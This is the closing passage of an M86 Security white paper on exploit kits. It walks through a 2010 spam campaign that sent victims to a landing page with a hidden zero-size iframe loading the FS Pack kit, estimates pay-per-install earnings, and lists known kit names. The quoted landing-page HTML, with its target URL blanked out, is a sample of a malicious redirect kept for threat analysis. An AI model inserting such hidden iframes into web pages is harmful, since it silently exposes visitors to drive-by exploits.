In order to give life to some of the concepts above, let's consider a real life example, which we observed in February 2010 through a spam campaign touting 'photoshock' pictures. The operator of the exploit kit most likely paid another party to perform the spam campaign for them, and in this case the spam originated from the Pushdo/Cutwail botnet.




Figure 22: Spam Campaign Driving Users to a Web Page

In this case the landing page contained a hidden iFrame that allowed exploits to be served up from another server hosting the FS Pack kit.

```
<head>
    <meta content="text/html; charset=UTF-8" http-equiv="Content-Type"/>
    <title>Photos Archives Hosting - Archive #2070735</title>
    <link href="style.css" type="text/css" rel="STYLESHEET"/>
</head>
<body>
  <iframe height="0" frameborder="0" width="0" src="http://          /in.php">
  <div class="head">
  <div align="center">
    <br class="clearfloat"/>
  <div id="beacon_65cfeaa158" style="position: absolute; left: 0px; top: 0px; visibility: hidden;">
    <br class="clearfloat"/>
    <br class="clearfloat"/>
    <div align="center"> </div>
  <div class="footer">
</body>
</html>
```

Figure 23: Hidden iFrame Pulling in Content from a Remote Server Hosting an Exploit Kit

The admin pages from the exploit kit clearly show the zinnko.com referrer domains used in the spam campaign, as well as another campaign using facebook.com in the URLs.




Figure 24: FS Pack Admin Console Shows Referrers Domains Used in Spam Campaigns

The admin page in Figure 25 shows 5,032 successful installs for the day. Assuming a PPI model where the affiliate is earning a modest $100.00 USD per 1,000 installs, this would result in revenue of about $500.00 USD for the day.

Figure 25: FS Pack Admin Console Showing Number of Successful Installs at 5,032

SUMMARY

In this paper we have looked at the history of exploit kits or attack toolkits, seen examples of what they look like, how they work and discussed what they can be used for. Also of importance was the point on just how little technical knowledge an aspiring Cybercriminal needs to become active.

The second part of the paper looked at the money trail. We discovered how much these kits are sold for, therefore how much their creators are making. We then went down a level and looked at the kit operators and the different options they have to make money. We presented detail on one method, Pay-Per-Install or PPI programs and how the operators were either paid for each successful install or received a share of any revenues through affiliate programs.

The aim of this paper was to explain the exploit kits, how they work and how easy they are to use. It hopefully gives some insight into why we are seeing such a massive increase in the number of attacks targeting exploits and to what we are facing in today's Internet threat landscape.

List of Exploit Kits

- WebAttacker
- MPack
- GPack
- AdPack
- IcePack
- Neosploit
- MyPolySploit
- XCore
- UniquePack
- LuckySploit
- Yes Toolkit
- SPack
- Liberty
- Fiesta
- Eleonore
- MyLoader
- SEO Toolkit
- JustExploit Elite Loader
- Clean Pack
- Shamans Dream
- Siberia
- Fragus
- Max Toolkit
- CrimePack
- FSPack
- and others

ABOUT M86 SECURITY

M86 Security is the global expert in real-time threat protection and the industry's leading Secure Web Gateway provider. The company's appliance, software, and Software as a Service (SaaS) solutions for Web and email security protect more than 24,000 customers and over 17 million users worldwide. M86 products use patented real-time code analysis and behavior-based malware detection technologies as well as threat intelligence from M86 Security Labs to protect networks against new and advance threats, secure confidential information, and ensure regulatory compliance. The company is based in Orange, California with international headquarters in London and development centers in California, Israel, and New Zealand.

M86 SECURITY

Corporate Headquarters
828 West Taft Avenue
Orange, CA 92865
United States
Phone: +1 (714) 282-6111
Fax: +1 (714) 282-6116

International Headquarters
Renaissance 2200
Basing View, Basingstoke
Hampshire RG21 4EQ
United Kingdom
Phone: +44 (0) 1256 848 080
Fax: +44 (0) 1256 848 060

Asia-Pacific
Millennium Centre, Bldg C, Level 1
600 Great South Road
Ellerslie, Auckland, 1051
New Zealand
Phone: +64 (0) 9 984 5700
Fax: +64 (0) 9 984 5720

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